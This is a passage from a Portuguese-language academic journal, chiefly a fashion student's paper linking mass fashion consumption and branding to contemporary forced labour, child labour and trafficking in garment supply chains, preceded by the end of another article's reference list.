inquietações. A oficina tem um término, mas este estudo terá novas conclusões a partir de novos projetos.

REFERÊNCIAS

- ACHUTTI, Luiz Eduardo Robinson. *Fotoetnografia, Um estudo de Antropologia Visual sobre cotidiano, lixo e trabalho*. Livraria Palmarinca/Tomo Editorial Porto Alegre, 1997.
- Galeano, Eduardo. *O livro dos abraços*. LPM Editora. Porto Alegre, 1001.
- SCHMIDT e HANSEN. *Juventude, Mídia e Identidade: A experiência da Folha Martin Pilger*. Artigo. Universidade Feevale. Novo Hamburgo. 2008, s/p.
- DREIFUSS, René. *Tecnobergs globais, mundialização e planetarização*. In: MORAES, Denis de. *Por uma outra comunicação*. São Paulo: Ed. Record, 2003.
- BRUM, Eliane. *A vida que ninguém vê*. Ed. Arquipélago Editorial, 2006.
- GARCIA, Wilton. *O corpo na fotografia: anotações*. In: *Fotografia Contemporânea*. 2007.
- GURAN, Milton. *Linguagem fotográfica e informação*. – 2. Ed. Rio de Janeiro: Editora Gama Filho, 2002.
- JOBIM, Solange. *Fotografar e Narrar: A produção do conhecimento no contexto da escola*. Faculdade de educação da universidade do Rio de Janeiro. 2002
- SEMINÁRIO “Pedagogia da imagem, imagem na pedagogia” (1995. Niterói, RJ). *Anais Do seminário...* Universidade Federal Fluminense, 1996.
- SAMIN, Etienne. *Questões Heurísticas e torno do uso das imagens nas ciências sociais*. Em: Seminário “Pedagogia da imagem, imagem na pedagogia” (1995. Niterói, RJ). *Anais Do seminário...* Universidade Federal Fluminense, 1996.
- JUNIOR, Antônio. *Considerações sobre o dispositivo fotográfico*. Em: Seminário “Pedagogia da imagem, imagem na pedagogia” (1995. Niterói, RJ). *Anais Do seminário...* Universidade Federal Fluminense, 1996.
- GIGLIO, Ermelindo. *A construção do olhar sobre um movimento*. Em: Seminário “Pedagogia da imagem, imagem na pedagogia” (1995. Niterói, RJ). *Anais Do seminário...* Universidade Federal Fluminense, 1996.

DUARTE, Elizabeth Bastos. *Fotos & Grafias*. Editora da Universidade do Rio dos Sinos, 2000.

HURTER, Bill. *Fotografia de Retratos*. -3. Ed. Balneário Camburiú, SC: Photos, 2011. SAMAIN, Etienne. *O fotográfico*. Editora Hucitec e Editora Senac - São Paulo, 2005.

DONDIS, A. Donis. *Sintaxe da Linguagem Visual*. São Paula: Martins Fontes, 1991.

SCHMIDT, Saraí Patrícia. *A Educação nas lentes do jornal*. Porto Alegre (RS): Faculdade de educação da Universidade Federal do Rio Grande do Sul (Faced-UFRGS), 1999.

DESTAQUE

Ciências Exatas e Tecnológicas - Moda

PRECISAMOS FALAR SOBRE O TRABALHO FORÇADO: UMA ANÁLISE DO COMPORTAMENTO ATUAL SOBRE O CONSUMO EM MASSA

Anaclara Toscano de Britto Machado

Bacharel em Moda (Universidade
Feevale), anaclaratbm@gmail.com.

Marina Seibert Cezar

Mestre em Cultura de Moda
(SENAC/SP) e doutoranda em
Ciências Sociais (Unisinós).
Professora Orientadora da
Universidade Feevale,
marinac@feevale.br.

RESUMO

O presente estudo apresenta alguns dos principais fatores que influenciam os hábitos de consumo da sociedade atual por meio de determinados recortes históricos. Relata brevemente a cronologia da evolução da Moda como fenômeno e a participação do indivíduo como consumidor ávido por novos produtos. Por fim, expõe as bases e critérios adotados pelo mercado de consumo em massa na produção e comercialização desses artigos, atentando aos processos de cadeias de produção, condições e tecnicidades do ambiente de trabalho e abusos corporativos.

Palavras-Chave: Moda. Comportamento de consumo. Economia sustentável. Ética. Trabalho forçado.

ABSTRACT

This study presents some of the most important factors that influence consumer habits of contemporary society through certain historical analysis. Briefly recounts the chronology of the evolution of fashion as a phenomenon and the participation of the individual as an avid consumer of products. Finally, exposes the bases and criteria adopted by the mass consumer market in the production and marketing of these items, paying attention to the processes of production chains, conditions and technicalities of the work environment and corporate abuses.

Keywords: Fashion. Consume behavior. Sustainable economy. Ethics. Forced labor.

1 INTRODUÇÃO

Esta pesquisa aborda a relação entre a moda e o consumismo para identificar como suas influências refletem nos hábitos de consumo da população. Ao aprofundar-se na questão que trata o trabalho escravo contemporâneo como um problema recorrente na sociedade, buscando compreender qual seria sua relação com o tema proposto. Inicialmente, o assunto em pauta não possui pesquisas ou bibliografias aprofundadas, portanto, este estudo contribuirá para um melhor esclarecimento dos fatores externos que estão contribuindo e estimulando o trabalho escravo contemporâneo. De maneira geral, sua importância deve-se à compreensão ampla dos eventos e sistemas que fomentam o mercado e indústria de moda e à possibilidade de sugerir uma opção menos impactante aos meios social, econômico e ambiental.

Como objetivo geral, esta pesquisa visa compreender de que forma a produção e o consumo excessivo de itens de moda está fomentando cadeias de produção irregulares ao redor do mundo, além de incentivar pessoas ao desperdício e a desvalorização de significados. Especificamente, pretende compreender como a moda, em sua efemeridade, está cumprindo seu papel de unir o passado, presente e futuro, ao pregar o individualismo do ser, priorizando o parecer em detrimento da reflexão e do pensar. Além disso, pretende-se mensurar o impacto da globalização no âmbito da moda e do consumo, abordando aspectos econômicos que implicam no desenvolvimento da indústria e do varejo de moda em países subdesenvolvidos. Outro objetivo específico é apontar processos de cadeias de produção, condições e técnicas do ambiente de trabalho e abusos corporativos e questionar a indiferença da moda em relação às normas objetivas da vida.

Para isso, inicia-se com um breve esclarecimento da moda como influenciadora de consumo para a sociedade moderna, amarrando as influências e consequências trazidas

2 MODA PARA CONSUMO

para dentro de sua estrutura social por autores como Gilles Lipovetsky (1989) e Marcos Cobra (2010). Em um segundo momento, apresenta autores como Pierre Bourdieu (1983) e Lars Svendsen (2010) para definir como a moda pode ser interpretada e hipervalorizada pelo indivíduo de maneira infrene, transpondo significados e distorcendo princípios éticos. Como consequência disso, Naomi Klein (2008) e Ana Mery Sehbe De Carli (2010) introduzem o conceito e as consequências do *branding* adotado por marcas de moda advindos da globalização e do sistema capitalista que movem as atuais economias mundiais.

Em seguida, traz-se a definição de trabalho escravo contemporâneo fundamentado por conceitos internacionais e nacionais de órgãos como a *International Labour Organization* (2009), sua filial brasileira – para identificar assuntos pertinentes ao Brasil – e a ONG Repórter Brasil (2015) – principal órgão de investigação, pesquisa e comunicação do tema no país. Dados pertinentes ao âmbito da moda foram levantados para que fosse possível ter uma estimativa do impacto da indústria têxtil neste cenário em uma escala mundial.

Para compreender o mercado atual de consumo em massa é preciso pensar na moda como a engrenagem principal que estimula esse comportamento na sociedade contemporânea. Não só no vestuário, mas através de todos os têxteis presentes em nossos lares, ela envolve uma parte significativa dos produtos consumidos durante a vida e, por meio deles, traduz aspectos sociais e estéticos de cada época, localidade e gerações ao longo da história. Segundo Lipovetsky (1989), a moda é, antes de tudo, um mecanismo social caracterizado por um intervalo de tempo particularmente breve e, por suas mudanças, ela lhes permite atingir

esferas distintas da vida coletiva. Cobra (2010, p.126) complementa este pensamento ao dizer que “a moda é, sobretudo, um negócio que acompanha a tendência da economia, dos estilos de vida das pessoas, seus comportamentos e, principalmente, seus desejos. Há nesse sentido uma integração mundial e, ao mesmo tempo, interdependência de e entre mercados”.

O princípio da moda seria, portanto, criar novas necessidades em uma velocidade constantemente crescente, pois as velhas nos entediam. A fim de reproduzir necessidades emocionais e psicológicas no consumidor contemporâneo, ela utiliza-se do sistema de criação e venda de tendências com a intenção de distinguir o indivíduo dentro da classe social a qual pertence – ou idealiza pertencer – fomentando a diferenciação por *status*. Como a análise de mercado não consegue ditar essas necessidades, pois elas ainda não existem, não resta alternativa senão inventá-las.

A moda pode ser uma servidão, mas é uma servidão voluntária. Nenhuma marca nenhum costureiro pode nos obrigar a viver na obediência e no respeito às tendências. Existe apenas uma pessoa suficientemente forte para nos levar a seguir a moda: nós mesmos. Finalmente, a moda seria uma mentira banal, se não fosse, antes de tudo, uma mentira na qual queremos e até gostamos de acreditar. (ERNER, 2005, p.26-27).

A infinita aquisição e descarte de produtos são as forças motrizes do eixo da indústria têxtil atual e este cenário se faz essencial para perceber o consumo de moda como o principal promotor de compra de bens têxteis e acessórios. Ao acompanhar a lógica do *fast fashion*, produtos passam a ter um ciclo de vida cada vez mais curto, obrigando mercados a potencializarem suas vendas da mesma maneira e ocasionando uma reestruturação e renovação dos estoques cada vez mais rápido. A relação superficial gerada entre produto e consumidor faz

com que seu valor intrínseco e sua funcionalidade sejam deixados de lado e seu tempo de vida no mercado fica à mercê das mudanças da moda.

Uma vez que essa fatia de consumidores com acesso às mais novas tendências tem o poder capital e simbólico de adotá-las imediatamente, esta força torna-se propulsora por trás do comportamento de consumo e descarte excessivo. Pierre Bourdieu (1983) acredita que as posses determinam a personalidade dos indivíduos. Assim, possuir e consumir bens, materiais ou imateriais, representa muito mais do que simples aquisições para o homem moderno. O valor agregado à esses objetos transcendem eles próprios. Sabe-se que as pessoas não compram produtos simplesmente para atender às suas necessidades básicas, “elas procuram também satisfazer desejos explícitos, conscientes, ou mesmo desejos ocultos, que se localizam em seu inconsciente”. (COBRA, 2010, p.26-27). A indústria se aproveita desses anseios para criar falsas necessidades para que, em função do desejo de ter, o indivíduo trabalhe em um ciclo interminável de compra por impulso, satisfação momentânea e rejeição de significado.

Porém, este não é um regime obrigatório imposto pela humanidade. O mercado de consumo em massa tornou-se individualizado ao produzir e lançar, em muitas variantes, acessórios que permitem a criação da expressão individual do usuário e, para Svendsen (2010), a moda torna-se justamente isto – mais uma questão de escolha individualista do que obediência às leis do estilo. Ainda assim, o homem moderno não consegue estabelecer-se único por meio do consumo, pois o foco deste, atualmente, não é precisamente formar identidades, mas sim, gerar transitoriedade de valores para fomentar seu sistema.

Em uma civilização onde até mesmo as classes mais destituídas economicamente são estimuladas ao consumo para tornar-se parte de uma dinâmica social, são criadas expecta-

tivas que se transformam naturalmente em frustrações a partir do momento em que não se concretizam. Este ciclo vicioso é sustentado pela constante sensação de vazio deixada por bens de consumo que rapidamente tornam-se obsoletos e dá início a uma nova busca de significados, apresentando-se dessa forma como uma solução paliativa de compensação das desilusões da vida moderna. A crescente decepção e os dissabores da vida privada estariam impulsionando a febre consumista, ocasionando o surgimento de um novo perfil de consumidor, cada vez mais individualizado.

O consumidor, cujo ego passa a ser sede das estratégias mais subliminares do marketing de moda, é seduzido, capturado e embevecido pela beleza dos produtos, por seu diferencial e valor agregado, podendo deixar de considerar como sendo importante ou fundamental a origem do produto e em que condições ele foi obtido, beneficiado e transformado em bem de uso. [...] Em vista disso, podemos ainda encontrar, nesse conjunto das práticas contemporâneas da moda, desde agentes dissimuladores da crueldade e da perversidade, até pacifistas e políticos engajados em movimentos de estilo. Sim, uma das possibilidades da moda é a eufemização de toda brutalidade e dor que se possa ter causado na extração e obtenção de determinada matéria, através da promoção de um dado valor simbólico agregado ao produto. (DE CARLI; MANFREDINI, 2010, p. 69).

Nesse contexto, em que parecer vale mais do que ser ou ter, os responsáveis pelo gerenciamento de identidades de marca começaram a analisar seu trabalho como algo que compete diretamente com a produção da fábrica e não em conjunto. Em outras palavras, essas empresas descobriram que o *branding* poderia ser usado para substituir todo o valor agregado desses produtos. Naomi Klein (2008, p.119) aponta que:

De acordo com essa lógica, as corporações não devem gastar seus recursos finitos em fábricas que exigirão manutenção física, em máquinas que sofrerão corrosão ou funcionários que certamente envelhecerão e morrerão. Em vez disso, elas devem concentrar seus recursos nos elementos utilizados para construir suas marcas; isto é, patrocínios, embalagem, expansão e publicidade. Elas devem também gastar em sinergias: comprar canais de distribuição e varejo para levar sua marca às pessoas.

Pela lógica, quando o processo de fabricação é tão desvalorizado, é mais provável que os trabalhadores envolvidos na fabricação sejam menosprezados e considerados descartáveis. Berlim (2012) esclarece que nesse sistema eles não têm direitos. Hoje, emigrantes são encontrados trabalhando em porões, contêineres e prédios sem qualquer higiene e segurança com muito mais frequência do que se imagina. Em sua grande maioria, esses trabalhadores são crianças e jovens mulheres, cumprindo uma jornada de trabalho de mais de doze horas por dia. Os donos de confecções valem-se da extrema pobreza e vulnerabilidade de algumas comunidades para usufruírem de uma produção maior e mais rápida, focada no aumento do lucro e na rapidez da entrega de demandas cada vez maiores enquanto “[...] as corporações em questão tem garantido que não tenham de encarar a possibilidade de que adultos com famílias dependem dos salários que elas pagam”. (KLEIN, 2008, p.264).

Produtos de moda são aceitos e consumidos pela população, mesmo sabendo que existem pessoas sendo terrivelmente exploradas em cadeias de confecção. Em um mundo globalizado, uma grande parcela demonstra não compreender de que forma são obtidos esses produtos com preços tão contraditórios. Sabe-se que as sociedades projetam em suas ações um conjunto de ideias e valores a fim de justificar o que produzem e consomem, construindo sua própria lógica para definir percepções, criar necessidades e expandir mercados. Contudo,

outra questão advinda deste processo é a guerra ideológica que abre espaço para debates sobre o que seria considerado de fato consumo necessário e o que seria supérfluo.

A sociedade de consumo tende a alienar o objeto do sentido original de necessidade, tratando de multiplicar aceleradamente, *ad infinitum*, as necessidades de outras naturezas que não são primárias, assinalando que, além do teto, do alimento, da roupa, palavras como conforto, estilo, arquitetura, arte, iguarias, especiarias da Índia, rendas, joias e plumas estetizam a vida e vivificam os sentidos do homem no seu cotidiano. (DE CARLI, 2002, p.38).

Para a autora, a sociedade busca apoderar e desfazer-se de tais significados em busca de mudanças. Hoje oferecidas pela moda, essas transformações vêm estimulando uma revolução na produção e consumo de símbolos. Consequentemente, ela ocasiona modificações em suas condições sociais e sistemas de vida, fazendo com que o consumidor produza constantes carências materiais por possuir algo melhor.

Nossa enorme economia produtiva demanda que façamos do consumo o nosso estilo de vida, que convertamos a compra e o uso de bens em rituais, que busquemos nossa satisfação espiritual, a satisfação de nosso ego, no consumo. O nível de *status* social, de aceitação social, de prestígio, é agora estabelecido por nossos padrões de consumo. [...] Quanto maior a pressão sobre o indivíduo para que ele aceite e assumam esses padrões sociais, mais ele tende a expressar suas aspirações e individualidade na maneira em que se veste, dirige, come. (LEBOW, 1955, p.3).

Na década de 1950, o economista americano e especialista em varejo, Victor Lebow, já tratava sobre o consumo desenfreado da sociedade advindo do *american lifestyle* adotado pelos consumidores. As mudanças neste cenário exigiram que fossem encontrados novos apelos

para essa necessidade e, atualmente, indústrias estão lidando com o excesso de produção e estoques abarrotados de produtos da maneira mais rápida e eficaz – com grandes promoções e queimas de estoque periódicas. Contudo, mesmo ao fim do seu ciclo sazonal, o valor oferecido por estes produtos não paga por todos os processos que passa.

É preciso muito para fazer uma peça de roupa. Não apenas o pouco que ouvimos falar – os *designers*, as marcas, as lojas, os desfiles e as festas –, mas também os agricultores que cultivam algodão, as empresas de descaroçamento, fiação, tecelões, tintureiros, esgotos e outros trabalhadores da fábrica sem os quais a indústria não existiria. Essas pessoas, as pessoas que fazem as nossas roupas, estão escondidas de nós, muitas vezes, às suas próprias custas. (FASHION REVOLUTION, 2015).

Este sistema de consumo adotado como *modus operandis* da existência do indivíduo demonstra que a moda em si passou a ser mais do que uma vestimenta que agrega significados. De acordo com Parode, Remus e Visoná (2010), ao aprofundar-se em sua estrutura, é possível perceber que ela nos mostra apenas uma pequena proporção de sua máquina produtiva, ambiciosa e geradora de conceitos sempre renováveis. Efetivamente, se for feita uma análise sobre seus métodos de desenvolvimento e concepção de produtos, constata-se que, apesar de sua evolução, o processo de formação de territórios, lógicas e sistemas do poder não deixou de ser menos injusto.

2 O TRABALHO ESCRAVO CONTEMPORÂNEO

Em seu formato “tradicional”, a exploração de mão de obra se fundamentava em crenças, costumes, estruturas agrárias ou de produção deixados como legado do colonialismo. Tais costumes também resultaram em sistemas de discriminação e desigualdade social com relação aos grupos considerados minorias – como povos tribais ou as castas, na Ásia, e povos indígenas na América Latina – que persistem em guiar pré-julgamentos inseridos na sociedade até hoje. Com a globalização e o acesso facilitado à migração, sua forma mais “moderna” é associada à busca de vantagens financeiras de maneira ilegal por meio de diversos atores.

Desde 1960 ocorreram transformações econômicas ao redor do mundo que ocasionaram mudanças significativas nas relações de trabalho. Nos últimos anos, mais de um quarto da produção mundial de roupas passou a ser fabricada na China – o restante é produzido em países como Bangladesh, Índia, Turquia, México, Haiti, Camboja, Paquistão e Romênia. (LEE, 2009). Segundo o relatório da *Walk Free Foundation* (2014) estima-se que 35,8 milhões de pessoas vivem em condições de trabalho análogas à escravidão em 167 países – 71% delas encontram-se na Índia, China, Paquistão, Uzbequistão, Rússia, Nigéria, República Democrática do Congo, Indonésia, Bangladesh e Tailândia. Vale frisar que esses dados representam uma estimativa quantitativa mínima, pois as fontes básicas de informação e sua correlação são levantados cuidadosamente sob um processo comprobatório rigoroso. Porém, salienta-se que a confiabilidade dos números reflete também na qualidade e quantidade das informações acessíveis. Por exemplo, regiões onde a conscientização sobre o tema é fraca, ou a liberdade de expressão é restrita, passam a ser resultados menos confiáveis.

Na comparação destes dados, é possível perceber a ligação entre os povos que vivem sob condições de trabalho exploratórias e os países onde a fabricação fica concentrada. Exis-

tem diversos motivos para que as atividades industriais tenham sido transferidas dos Estados Unidos e Europa para esses países, porém, Lylian Berlim (2012) explica que a elaboração de uma rigorosa regulamentação europeia ambiental e trabalhista seria um dos fatores determinantes para isso. Aparentemente, a adequação das empresas têxteis a esse novo regulamento seria mais custosa do que mudar de continente e esta, por sua vez, os possibilitaria a execução de práticas tradicionais mais baratas de comercialização. Seja em países industrializados ou zonas urbanas, casos de trabalhadores migrantes em servidão por dívida ou coerção têm se intensificado.

2.1 O TRABALHO FORÇADO

A Organização Internacional do Trabalho¹ (2009, p.1) define o trabalho forçado como “a antítese do trabalho digno”. Uma prática que viola direitos humanos por meio da exploração e abuso de pessoas vulneráveis é considerada crime, uma vez que suas consequências ainda comprometem a estrutura social, ambiental e psicológica da população. A organização argumenta ainda que a pobreza seria fator influenciador fundamental de casos de trabalho forçado e, ao mesmo tempo, também poderia ser considerada uma consequência direta dessas práticas.

Até pouco tempo, o trabalho forçado e o tráfico de pessoas eram fenômenos que pareciam ocorrer em regiões remotas e comunidades mais pobres pelo mundo. Nos últimos anos, esses crimes têm sido encontrados com frequência, principalmente em grandes centros urbanos, e variam dependendo da sociedade em questão. Para Martins (2002), o trabalho forçado

¹ A Organização será explicada durante a pesquisa.

é uma expressão das contradições próprias do desenvolvimento capitalista que fomenta meios para ampliar e extremar a eficácia dos mecanismos de acumulação. Esta seria uma manifestação tardia em condições econômicas, sociais e culturais particulares da sociedade. A escravidão moderna se utiliza de um grande número de pessoas vulneráveis a esse tipo de abuso e, ao invés de pagar os custos necessários para manter o trabalhador, o sistema descarta-o conforme a necessidade, tornando-se uma atividade menos custosa para donos de grandes negócios. (BALES, 2000).

A forma contemporânea de escravidão não prende suas vítimas às correntes, mas continua negando-lhes o direito à dignidade e à liberdade. O legado escravista e a estrutura agrária deixaram raízes profundas na organização social do campo: a concentração da terra piora a vulnerabilidade socioeconômica de milhares de trabalhadores, que, diante da falta de opções, se veem obrigados a aceitar condições de vida de trabalho desumanas. (ONG REPÓRTER BRASIL, 2015).

Considerado como uma maneira ainda mais perversa de extorsão, por coibir necessidades substanciais da existência do ser humano – como alimentação, educação, moradia e saúde – o trabalho em condições precárias e análogas à escravidão atinge dois aspectos do indivíduo: a dignidade e a liberdade. Quando uma pessoa tem esses dois fatores violados de alguma maneira, é possível reconhecer que seus direitos humanos estão sendo gravemente infringidos. A justificativa desse sistema de exploração, adotada tanto por responsáveis em oficinas de costura quanto por empresários focados no crescimento de seus negócios, é de que isso é uma cultura da região. Mesmo que a prática fosse comum em determinados locais, ela desrespeita a dignidade e reprime a liberdade das pessoas. Uma vez que já são consideradas

atitudes criminosas por lei ao redor do mundo, não seriam caracterizadas como a manifestação cultural de um povo. (ONG REPÓRTER BRASIL, 2015).

Para os que não fazem parte dessa minoria, a compreensão da situação como ela realmente acontece torna-se um pouco duvidosa. O senso comum questiona como, em pleno século XXI, uma pessoa se permite iludir por promessas cegas de uma vida melhor com retorno financeiro muito maior do que se espera? Porém, é importante colocar que a realidade mostra que grande parte dos trabalhadores não faz ideia que servem a um sistema que está sendo injusto e suprimindo seus direitos. Saídos de um ambiente precário, sem alfabetização básica e conhecimentos de seus direitos e deveres, a maioria acredita que a situação em que se encontram atualmente é melhor do que a vivida em seu país de origem e a ideia de perder o pouco que conseguem gera medo, intimidando qualquer tentativa de resistência.

Muitos trabalhadores são forçados a dormir no mesmo ambiente em que trabalham, onde normalmente são instaladas oficinas improvisadas, sem a menor estrutura para habitação. É comum encontrar alimentos estragados e água suja sendo consumidos por essas pessoas, além da estrutura de risco que estão sendo expostas dentro desses locais. Dificilmente recebem comida suficiente ou tem dinheiro para poder comprá-la já que, a cada peça de roupa confeccionada, todo ou grande parte do valor que recebe – este sendo contabilizado em centavos – é descontada do salário pela chamada servidão por dívida. Iludidos com a ideia de uma vida melhor, já chegam ao local de trabalho devendo o valor da passagem utilizada para chegar lá, além dos descontos infundados feitos pelos aliciadores ao repassarem os salários. Assim, estes trabalhadores veem-se em um círculo vicioso de pobreza do qual não conseguem se desvincular.

2.2 TRÁFICO DE PESSOAS, MIGRAÇÃO E TRABALHO INFANTIL

Dentro do panorama do trabalho forçado e das suas formas de aliciamento, propostas sedutoras de oportunidades únicas de trabalho com boa remuneração, alojamento garantido e a chance de construir uma vida nova são comuns. Estima-se que, no mínimo, um terço das pessoas – principalmente mulheres e crianças – são traficadas mais para fins econômicos do que para exploração sexual, o que demonstra uma abrangência muito maior do enfoque do tráfico humano, apresentando-o com uma complexa e profunda articulação de seus fins e sua relação com o trabalho forçado. Em condições semelhantes, o processo de migração também está relacionado ao tema. Sem oportunidade de emprego em seus municípios de origem, as pessoas que vivem em uma situação de extrema pobreza se veem obrigadas a migrar em busca de trabalho. Sem condições de sustentarem a si ou a família, estão mais propensas a aceitar qualquer tipo de proposta.

Embora a migração seja um direito humano sustentado pelo Artigo 13 da Declaração Universal de Direitos Humanos (UNESCO, 1998, p. 3), onde “1. Todo ser humano tem direito à liberdade de locomoção e residência dentro das fronteiras de cada Estado. 2. Todo ser humano tem o direito de deixar qualquer país, inclusive o próprio, e a este regressar”, alguns governos adotam políticas que dificultam ou impedem a entrada de pessoas em seu território. Essas medidas contribuem para que migrantes fiquem mais suscetíveis ao esquema e tornem-se vítimas do tráfico de pessoas e do trabalho forçado. Em tempo, migrantes indocumentados que entram em um país de maneira irregular são, por muitas vezes, considerados ilegais, o que se revelou ser uma interpretação incorreta da lei e da sociedade. Entrar em um país sem documento é uma infração administrativa, ou seja, não é crime e não requer qualquer tipo de punição.

Da mesma maneira, a pobreza e a crise econômica de alguns países exercem grande influência no esquema de trabalho infantil, contribuindo inclusive para a perpetuação da mesma. Contudo, a pobreza em si não é suficiente para explicar esse tipo de prática e também não justifica algumas das formas mais cruéis de trabalho infantil. Segundo a Organização das Nações Unidas (2015), existem 215 milhões de crianças ao redor do mundo trabalhando atualmente e, muitas delas, sem pausa. Não recebem nenhum cuidado ou nutrição apropriada e a maioria não tem a oportunidade de ir à escola. Mais da metade estão expostas às piores formas de trabalho infantil como trabalhar em locais perigosos, escravidão ou outras formas de trabalho forçado, além de diversas atividades. Acostumados à uma vida dura desde cedo, essas crianças serão os trabalhadores que, quando adultos, estarão mais vulneráveis à exploração.

Desde 1995, quando a primeira operação do Grupo Móvel de Fiscalização referente a trabalho escravo ocorreu no Brasil, 43.545 pessoas foram libertadas. Entre 2003 e 2009, mais de 60% eram analfabetos ou não haviam completado o 4º ano da educação fundamental. (ONG REPÓRTER BRASIL, 2015). Esses dados mostram que, quando crianças, estes adultos não tiveram a chance de estudar por precisarem contribuir com o sustento da família ou lutar pela própria sobrevivência. Percebe-se então a relação existente entre o trabalho infantil e sua incidência com o trabalho escravo.

2.3 AÇÕES DE COMBATE AO TRABALHO ESCRAVO

No Brasil, a libertação não significa necessariamente a solução do problema. Uma vez que os trabalhadores continuam sem acesso ao trabalho digno, saúde, educação e moradia, a

situação de vulnerabilidade socioeconômica se mantém, tornando favorável à reincidência da exploração. (ONG REPÓRTER BRASIL, 2015). O 2º Plano Nacional para a Erradicação do Trabalho Escravo² prevê que a luta para romper esse ciclo no país deve-se à três frentes de ações complementares: de prevenção – por meio da informação e formação, de assistência – com iniciativas de cooperativismo e qualificação das vítimas – e de repressão ao crime – resistindo e realizando mobilizações. (SEDH, 2008).

O combate para a erradicação do trabalho forçado vem sendo um dos problemas mais complexos enfrentados por comunidades internacionais, governos e organizações de empregadores e de trabalhadores. Para a Secretaria Internacional do Trabalho (2002), buscar uma maneira de eliminá-lo requer a aplicação de soluções multidimensionais para combater as diferentes formas que assume.

Até o presente momento, a Organização Internacional do Trabalho vem desempenhando um papel importantíssimo enfrentando trabalho escravo. Criada em 1919 como parte do Tratado de Versalhes³, a OIT tem como principal função “a formulação de normas internacionais que possam ser adotadas por todos os países e que garantam a defesa dos direitos dos trabalhadores”. (OLIVEIRA; SETTON, 2006, p.36). Ela vem aprimorando seu papel junto aos países integrantes do sistema gerindo questões trabalhistas em assuntos internos. Assim, ela contribui individualmente na formulação de medidas apropriadas que respeitem e cumpram com as normas estabelecidas. Uma das organizações mais antigas do sistema das Nações

² Documento referência nacional para o enfrentamento do trabalho escravo no país.

³ Tratado que pôs fim à Primeira Guerra Mundial. Fundou-se sob a convicção primordial de que a paz universal e permanente somente pode estar baseada na justiça social.

Unidas, é a única que conta com um funcionamento tripartite: cada um dos 185 países membros possui representantes por parte do governo, dos trabalhadores e dos empregadores.

Datam de 1930 os registros sobre os primeiros esforços da organização na tentativa de unir países e conscientizá-los sobre práticas de exploração de mão de obra, mas somente a partir da década de 1990 que projetos de cooperação técnica começaram a ser elaborados entre a OIT e os países membros. (OIT, 2005). Anualmente é realizada a Conferência Internacional do Trabalho, na qual são discutidos assuntos relativos ao trabalho, à criação ou revisão de normas internacionais do trabalho e à aprovação de políticas gerais e de programas de trabalho. Recentes esforços geraram um aumento da visibilidade do tema em escala internacional, engajando governos locais e interlocutores sociais. Desde o início do primeiro relatório foram feitos progressos, porém, novos obstáculos ainda precisam ser superados para que se continue avançando. Para Oliveira e Setton (2006), um dos fatores de impedimento para isso seria a falta de precisão ao conceituar o trabalho forçado, dificultando a constatação da situação criminosa e a punição devida aos responsáveis.

[...] não basta apenas criminalizar o trabalho forçado. O trabalho escravo contemporâneo, como dissemos anteriormente, é causado em grande parte por uma situação de desigualdade socioeconômica a que milhares de trabalhadores do mundo estão expostos. Cabe, nesse caso, uma atuação individual dos Estados no sentido de prover possibilidades de vida e empregos dignos para toda a população e o esforço para solucionar problemas específicos de suas realidades. (OLIVEIRA; SETTON, 2006, p. 36).

Dessa maneira, é possível compreender que os fatores estruturais de cada sociedade devem ser considerados e relacionados à presença de trabalho forçado nas mais diversas partes do mundo. A exposição do problema como uma preocupação social e econômica fez com

3 CONSIDERAÇÕES PARCIAIS

que grande parte dos países adotasse uma legislação considerando essa prática uma atividade criminosa. Contudo, a falta de apuração na identificação desses casos acaba disponibilizando poucos recursos para o estabelecimento e sanção de ações penais, além de restringir a conscientização da sociedade e da mídia – personagens importantes que exercem pressão para o fim deste problema. O jornalista e doutor em Ciência Política, Leonardo Sakamoto (2014), reforça que “a fim de que casos de trabalho escravo contemporâneo sejam punidos, a imprensa – uma das responsáveis pela construção simbólica do nosso cotidiano – deve garantir que enganos não sejam divulgados. Porque se tudo for trabalho escravo, nada na verdade é”.

Ao identificar a moda como principal promotora do consumo excessivo, compreende-se o quanto a globalização e o capitalismo influenciam o sistema hoje estabelecido. Indústrias precisam produzir para sobreviver no mercado e o consumidor precisa comprar para manter seu lucro e rotatividade. Tudo isso acontece simultaneamente, culminando em uma sociedade individualizada e de hábitos infrenes de consumo. Berlim (2012, p.141) salienta a influência do indivíduo nos contextos sociais ao explicar que “não se pode simplesmente condenar a moda ao caos do capitalismo, pois, [...] antes do capital existe o sujeito e sua identidade. A moda foi criada por esse indivíduo, o mesmo que provocou a revolução dos últimos duzentos anos”.

Compreender o trabalho escravo contemporâneo requer muito esforço a fim de se construir um consenso global que identifique e trate sistematicamente o problema. É preciso tempo, recursos, coerência e, em muitos casos, coragem. Com isso, será possível desenvolver e disseminar as ferramentas necessárias para assegurar a eficácia das ações. O reforço

intensivo na capacitação da população, dos governos e das organizações é essencial para assegurar a sustentabilidade no combate contra o trabalho forçado. Entretanto, em seu plano teórico, o conteúdo dessa pesquisa não é decisivo, mas servirá como ponto de partida para futuras pesquisas da autora, demais acadêmicos e docentes da área.

De certa forma a indústria da moda se mostrou uma das principais promotoras de consumo excessivo no mundo. Contudo, ela está sendo diretamente estimulada pela globalização que, em consequência, fomenta o capitalismo que aumenta a competição entre mercados. Identifica-se aí um ciclo muito mais complexo do que o das hipóteses inicialmente apresentadas. Por outro lado, é possível perceber a ação de uma contracultura disposta a mudar essa realidade. Marcas de moda, ONG's e veículos de comunicação já educam consumidores sobre a necessidade de preservar espécies. A sociedade já vive um período de amadurecimento para uma nova percepção do mundo, especialmente sob a ótica da sustentabilidade. A contínua conscientização socioambiental da população vem cooperando para a elaboração de alternativas e consolidação de novos cenários na indústria da moda. Com isso, identifica-se que alguns consumidores estão estabelecendo diferentes relações com o consumo, gerando novas interações entre usuários, criadores e designers, e impelindo empresas à adequação de seus novos hábitos.

REFERÊNCIAS

- BALES, Kevin. *Disposable People: new slavery in the global economy*. London, England, University of California Press, Ltd, 2000.
- BERLIM, Lilyan. *Moda e sustentabilidade: uma reflexão necessária*. São Paulo, Estação das Letras e Cores, 2012.
- BOURDIEU, Pierre. *Gostos de classe e estilos de vida*. In: Ortíz, Renato (Org.). Bourdieu. São Paulo, Editora Ática, Coleção Grandes Cientistas Sociais, 1983.
- COBRA, Marcos. *Marketing e moda*. São Paulo, Editora Senac São Paulo, Cobra Editora e Marketing, 2010.
- DE CARLI, Ana Mery Sehbe. *Moda no terceiro milênio: novas realidades, novos valores*. In: DE CARLI, Ana Mery Sehbe; MANFREDINI, Mercedes Lusa. *Moda em sintonia*. Caxias do Sul, RS, Educs, 2010.
- _____. *O sensacional da moda*. Educs, Caxias do Sul, RS, 2002.
